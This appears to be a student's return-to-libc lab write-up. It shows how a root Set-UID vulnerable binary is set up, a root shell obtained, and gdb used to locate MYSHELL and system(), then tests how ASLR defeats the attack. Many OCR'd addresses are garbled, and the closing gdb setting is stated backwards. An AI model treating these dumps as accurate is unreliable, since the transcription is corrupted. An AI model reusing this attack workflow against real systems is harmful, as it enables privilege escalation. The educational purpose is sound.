
We try performing the attack with a new name for the vulnerable program as newretlib. We make it a Set-UID program and execute it but we are unsuccessful in exploiting the vulnerability.



```
Terminal
seed@Ankitha_PES1201801491:~/Lab4$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c
seed@Ankitha_PES1201801491:~/Lab4$ sudo chown root:root newretlib
seed@Ankitha_PES1201801491:~/Lab4$ sudo chmod 4755 newretlib
seed@Ankitha_PES1201801491:~/Lab4$ ls -l newretlib
-rwsr-xr-x 1 root seed 7476 Mar 3 08:17 newretlib
seed@Ankitha_PES1201801491:~/Lab4$ ./newretlib
zsh:1: command not found: h
Segmentation fault
seed@Ankitha_PES1201801491:~/Lab4$
```

The attack no longer works with the new executable file. This is because the length of file name has changed the address of the environment variable(MYSHELL) in the process address space. The error message also makes it evident that the address has been changed from myshell, as the system() was now looking for command “ h” instead of “/bin/sh”.


Performing the attack with old executable file.



```
Terminal
seed@Ankitha_PES1201801491:~/Lab4$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c
seed@Ankitha_PES1201801491:~/Lab4$ sudo chown root newretlib
seed@Ankitha_PES1201801491:~/Lab4$ sudo chmod 4755 newretlib
seed@Ankitha_PES1201801491:~/Lab4$ ls -l newretlib
-rwsr-xr-x 1 root seed 7476 Mar 3 08:53 newretlib
zsh:1: command not found: h
Segmentation fault
seed@Ankitha_PES1201801491:~/Lab4$ ./newretlib
#
# whoami
root
#
```

As we can observe from the screen shot the attack no longer works with the new executable file but still works with the old executable file, using the same content of badfile..

Now we compile the retlib program in the debug mode (-g option), with the StackGuard countermeasure disabled and Stack executable.



```
Terminal
seed@Ankitha_PES1201801491:~/Lab4$ gcc -fno-stack-protector -z noexecstack -g -o newretlib_gdb retlib.c
seed@Ankitha_PES1201801491:~/Lab4$ ls -l newretlib_gdb
-rwxrwxr-x 1 seed seed 9696 Mar 3 08:55 newretlib_gdb
seed@Ankitha_PES1201801491:~/Lab4$ ls -l retlib_gdb
-rwxrwxr-x 1 seed seed 9696 Mar 3 07:13 retlib_gdb
seed@Ankitha_PES1201801491:~/Lab4$
```

To show that the relative location of the MYSHELL environment variable changes on changing the program's name, we run the retlib program in debug mode and retrieve addresses to find out where exactly our MYSHELL environment variable resides. This is shown below:

```
Terminal seed@Ankitha_PES1201801491:~/Lab4$gcc -fno-stack-protector -z noexecstack -g -o newretlib_gdb retlib.c
seed@Ankitha_PES1201801491:~/Lab4$ ls -l newretlib_gdb
-rwxrwxr-x 1 seed 9696 Mar 3 08:55 newretlib_gdb
seed@Ankitha_PES1201801491:~/Lab4$ls -l retlib_gdb
-rwxrwxr-x 1 seed 9696 Mar 3 07:13 retlib_gdb
seed@Ankitha_PES1201801491:~/Lab4$gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
  http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 11.
gdb-peda$ r
Starting program: /home/seed/Lab4/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

```
Terminal 0x80484bc <bof+1>:    mov    ebp,esp
0x80484be <bof+3>:    sub    esp,0x18
=> 0x80484c1 <bof+6>:    push   DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>:    push   0x28
0x80484c6 <bof+11>:   push   0x1
0x80484c8 <bof+13>:   lea    eax,[ebp-0x14]
0x80484cb <bof+16>:   push   eax
[-----stack-----]
0000| 0xfffffed20 --> 0x80485c2 ("badfile")
0004| 0xfffffed24 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xfffffed28 --> 0x1
0012| 0xfffffed2c --> 0x07dc8400 (<_IO_new_fopen>:      push   ebx)
0016| 0xfffffed30 --> 0xb7d0c8406 (<_IO_new_fopen+6>: add    ebx,0x153bfa)
0020| 0xfffffed34 --> 0xb7d0c8406 (<_IO_new_fopen+6>: add    ebx,0x153bfa)
0024| 0xfffffed38 --> 0xbffffed68 --> 0x0
0028| 0xfffffed3c --> 0x804850f (<main+52>:      add    esp,0x10)
[-----]
Legend: code, data, rodata, value

gdb-peda$ Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
warning: Source file is more recent than executable.
11     fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s * ((char **)environ)
0xbffff014:     "XDG_VTNR=7"
gdb-peda$ x/100s 0xbffffece
0xbffffece:     "\377\277"
0xbffffef01:     ""
0xbffffef02:     ""
0xbffffef03:     ""
0xbffffef04:     ""
0xbffffef05:     ""
0xbffffef06:     ""
0xbffffef07:     ""
0xbffffef08:     ""
0xbffffef09:     ""
0xbffffefda:     ""
```

```
Terminal 0xbfffffc35:     "PWD=/home/seed/Lab4"
0xbfffffc49:     "XDG_SESSION_TYPE=x11"
0xbfffffc5e:     "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbfffffc83:     "XMODIFIERS=@imibus"
0xbfffffc97:     "LANG=en_US.UTF-8"
0xbfffffc8:     "GNOME_KEYRING_PID="
0xbfffffcbb:     "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbfffffcf1:     "GDM_LANG=en_US"
0xbfffffd00:     "IM_CONFIG_PHASE=1"
0xbfffffd12:     "COMPIZ_CONFIG_PROFILE=ubuntu"
0xbfffffd2f:     "LINES=36"
0xbfffffd38:     "GDMSESSION=ubuntu"
0xbfffffd4a:     "GTK2_MODULES=overlay-scrollbar"
0xbfffffd69:     "SESSIONTYPE=gnome-session"
0xbfffffd83:     "XDG_SEAT=seat0"
0xbfffffd92:     "HOME=/home/seed"
0xbfffffd92:     "SHLVL=1"
0xbfffffd9a:     "LANGUAGE=en_US"
0xbfffffd9b:     "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbfffffd5:     "LOGNAME=seed"
0xbfffffd12:     "XDG SESSION DESKTOP=ubuntu"
0xbfffffe0d:     "MYHELL=/bin/sh"
0xbfffffe1d:     "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-01RAQ5PTzl"
0xbfffffe59:     "QT4_IM_MODULE=xim"
0xbfffffe6b:     "XDG DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop"
0xbfffffed1:     "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbfffffe5:     "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffffe15:     "INSTANCE="
0xbfffffe1f:     "DISPLAY=:0"
0xbfffffe2a:     "XDG_RUNTIME_DIR=/run/user/1000"
0xbfffffe49:     "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfffffe70:     "GTK_IM_MODULE=ibus"
0xbfffffe83:     "XDG_CURRENT_DESKTOP=Unity"
0xbfffffe9d:     "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffbf:     "XAUTHORITY=/home/seed/.Xauthority"
gdb-peda$
```

We are able to find the location of the MYSHELL environment variable and hence the retlib program on execution is able to call the /bin/sh shell.

We also run the newretlib program in debug mode and try to locate the MYSHELL environment variable.


We see that the address of the MYSHELL variable is at some location different from the one written in the exploit.c code and this is why the attack fails when run by newretlib.

```
Terminal
0xbfffffc80:  "XMODIFIERS=@im=ibus"
0xbfffffc89:  "LANG=en_US.UTF-8"
0xbfffffc98:  "GNOME KEYRING PID="
0xbfffffc9b:  "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbfffffcce:  "GDM_LANG=en_US"
0xbfffffcfd:  "IM_CONFIG_PHASE=1"
0xbfffffd07:  "COMPIZ_CONFIG_PROFILE=ubuntu"
0xbfffffd2c:  "LINES=36"
0xbfffffd35:  "GDMSESSION=ubuntu"
0xbfffffd47:  "GTK_MODULES=overlay-scrollbar"
0xbfffffd66:  "SESSIONTYPE=gnome-session"
0xbfffffd80:  "XDG_SEAT=seat0"
0xbfffffd8f:  "HOME=/home/seed"
0xbfffffd91:  "SHLVL=1"
0xbfffffa0:  "LANGUAGE=en_US"
0xbfffffa2:  "GNOME DESKTOP SESSION ID=this-is-deprecated"
0xbfffffa2d:  "LOGNAME=seed"
0xbfffffa3d:  "XDG_SESSION_DESKTOP=ubuntu"
0xbfffffe80:  "MYHELL=/bin/sh"
0xbfffffe1a:  "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-0iRAQ5PTzL"
0xbfffffe56:  "OT4_MODULE=xim"
0xbfffffe68:  "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop"
0xbfffffecc:  "J2SDKDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfffffe12:  "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffffe12:  "INSTANCE="
0xbfffffe1c:  "DISPLAY=:0"
0xbfffffe27:  "XDG_RUNTIME_DIR=/run/user/1000"
0xbfffffe46:  "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbfffffe6d:  "GTK_IM_MODULE=ibus"
0xbfffffe80:  "XDG_CURRENT_DESKTOP=Unity"
0xbfffffe9a:  "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffbcc:  "XAUTHORITY=/home/seed/.Xauthority"
0xbfffffcf0:  "/home/seed/Lab4/newretlib_gdb"
0xbfffffd01:  ""
0xbfffffd03:  ""
```

We observe that changing the filename does affect the relative location of the myshell environment variable in the address space and hence this is the reason that this attack wont work after changing filename of the setuid root program.

### Task 5: Address Randomization

We compile the vulnerable program `retlib.c` with the address randomization turned on. We enable address randomization for both stack and heap by setting the value to 2. We get a segmentation fault on performing the attack.




```
Terminal
seed@Ankitha_PES1201801491:~/Lab4$ sudo sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
seed@Ankitha_PES1201801491:~/Lab4$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
seed@Ankitha_PES1201801491:~/Lab4$ ls -l retlib badfile exploit
-rw-rw-r- 1 seed seed 40 Mar 3 09:19 badfile
-rwxrwxr-x 1 seed seed 7472 Mar 3 09:19 exploit
-rwsr-xr-x 1 root seed 7476 Mar 3 08:58 retlib
seed@Ankitha_PES1201801491:~/Lab4$ ./retlib
Segmentation fault
seed@Ankitha_PES1201801491:~/Lab4$
```

Since address randomization is turned on, the address of the environment variable, system function location and the exit function location keep changing randomly. So, the probability of exploiting the vulnerability becomes very less as we can't guess the addresses. This acts as a good protection mechanism against buffer overflow vulnerability.


Now we run the `retlib_gdb` program in debug mode with different breakpoints- one at the `bof` function and one at the `main` function.

The debugging process with a breakpoint at the `bof`:



```
Terminal
seed@Ankitha_PES1201801491:~/Lab4$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$
```

Inside the gdb debugger, we run "show disable-randomization" to see whether the randomization is turned off or not. We can see that the gdb debugger has disabled address randomization.



```
EDX: 0xb7f1c000 --> 0x1b1db0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffed38 --> 0xbffffed68 --> 0x0
EIP: 0x00484c1 (<bof+6: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)


[-----code-----]
0x00484bb <bof>: push    ebp
0x00484bc <bof+1>: mov     ebp,esp
0x00484be <bof+3>: sub    esp,0x18
=> 0x00484c1 <bof+6>: push    DWORD PTR [ebp+0x8]
0x00484c4 <bof+9>: push    0x28
0x00484c6 <bof+11>: push    0x1
0x00484c8 <bof+13>: lea     eax,[ebp-0x14]
0x00484cb <bof+16>: push    eax

[-----stack-----]
0000| 0xbffffed20 --> 0x80485c2 ("badfile")
0004| 0xbffffed24 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffed28 --> 0x1
0012| 0xbffffed2c --> 0xb7dc8400 (<_IO_new_fopen>: push    ebx)
0016| 0xbffffed30 --> 0xb7f1db0c --> 0xbffffe1c --> 0xbffff014 ("XDG_VTNR=7")
0020| 0xbffffed34 --> 0xb7dc8406 (<_IO_new_fopen+6>: add    ebx,0x153bfa)
0024| 0xbffffed38 --> 0xbffffed68 --> 0x0
0028| 0xbffffed3c --> 0x804850f (<main+52>: add    esp,0x10)
[-----]

Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
warning: Source file is more recent than executable.
11      fread(buffer, sizeof(char), 40, badfile);
gdb-peda show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <_libc_system>
gdb-peda
```

The debugging process with a breakpoint at the main:



```
seed@Ankitha_PES1201801491:~/Lab4$gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda
```

Inside the gdb debugger, we run "show disable-randomization" to see whether the randomization is turned off or not. We can see that the gdb debugger has disabled address randomization.

The screenshot shows a terminal window titled "Terminal" running on a Linux desktop. The terminal displays a debugger session using the peda extension for GDB. The assembly code shown is:

```
EDX: 0xbffffeda4 --> 0x0
ESI: 0xb7fc000 --> 0xb1bdb0
EDI: 0xb7fc000 --> 0xb1bdb0
EBP: 0xbffffed68 --> 0x0
ESP: 0xbffffed50 --> 0x1
EIP: 0x80484ec (<main+17>: sub esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

[----- code -----]
0x80484e6 <main+11>: mov ebp,esp
0x80484e8 <main+13>: push ecx
0x80484e9 <main+14>: sub esp,0x14
=> 0x80484ec <main+17>: sub esp,0x8
0x80484ef <main+20>: push 0x80485c0
0x80484f4 <main+25>: push 0x80485c2
0x80484f9 <main+30>: call 0x80483a6 <fopen@plt>
0x80484fe <main+35>: add esp,0x10
[----- stack -----]
0000| 0xbffffed50 --> 0x1
0004| 0xbffffed54 --> 0xbffffe14 --> 0xbffffeff9 ("~/home/seed/Lab4/retlib_gdb")
0008| 0xbffffed58 --> 0xbffffe1c --> 0xbfffff014 ("XDG_VTNR=7")
0012| 0xbffffed5c --> 0x8048561 (<_libc_csu_init+33>: lea eax,[ebx-0xf8])
0016| 0xbffffed60 --> 0xb7f1c3dc --> 0xb7f1idle0 --> 0x0
0020| 0xbffffed64 --> 0xbffffed80 --> 0x1
0024| 0xbffffed68 --> 0x0
0028| 0xbffffed6c --> 0xb7d82637 (<_libc_start_main+247>: add esp,0x10)
[-----]

Legend: code, data, rodata, value
```

Breakpoint 1, main (argc=0x1, argv=0xbffffe14) at retlib.c:17  
warning: Source file is more recent than executable.  
17 badfile = fopen("badfile", "r");  
gdb-peda\$ show disable-randomization  
Disabling randomization of debuggee's virtual address space is on.  
gdb-peda\$ p system  
\$1 = {<text variable, no debug info>} 0xb7da4da0 <\_libc\_system>  
gdb-peda\$

We observe that address of the system call is same for both the cases. This is because address randomization is disabled in the debugger. So even though the randomisation is enabled globally, gdb disables randomisation by default. If the address randomization is enabled in the debugger using “set disable-randomization on”, the addresses obtained in both the runs would have been different.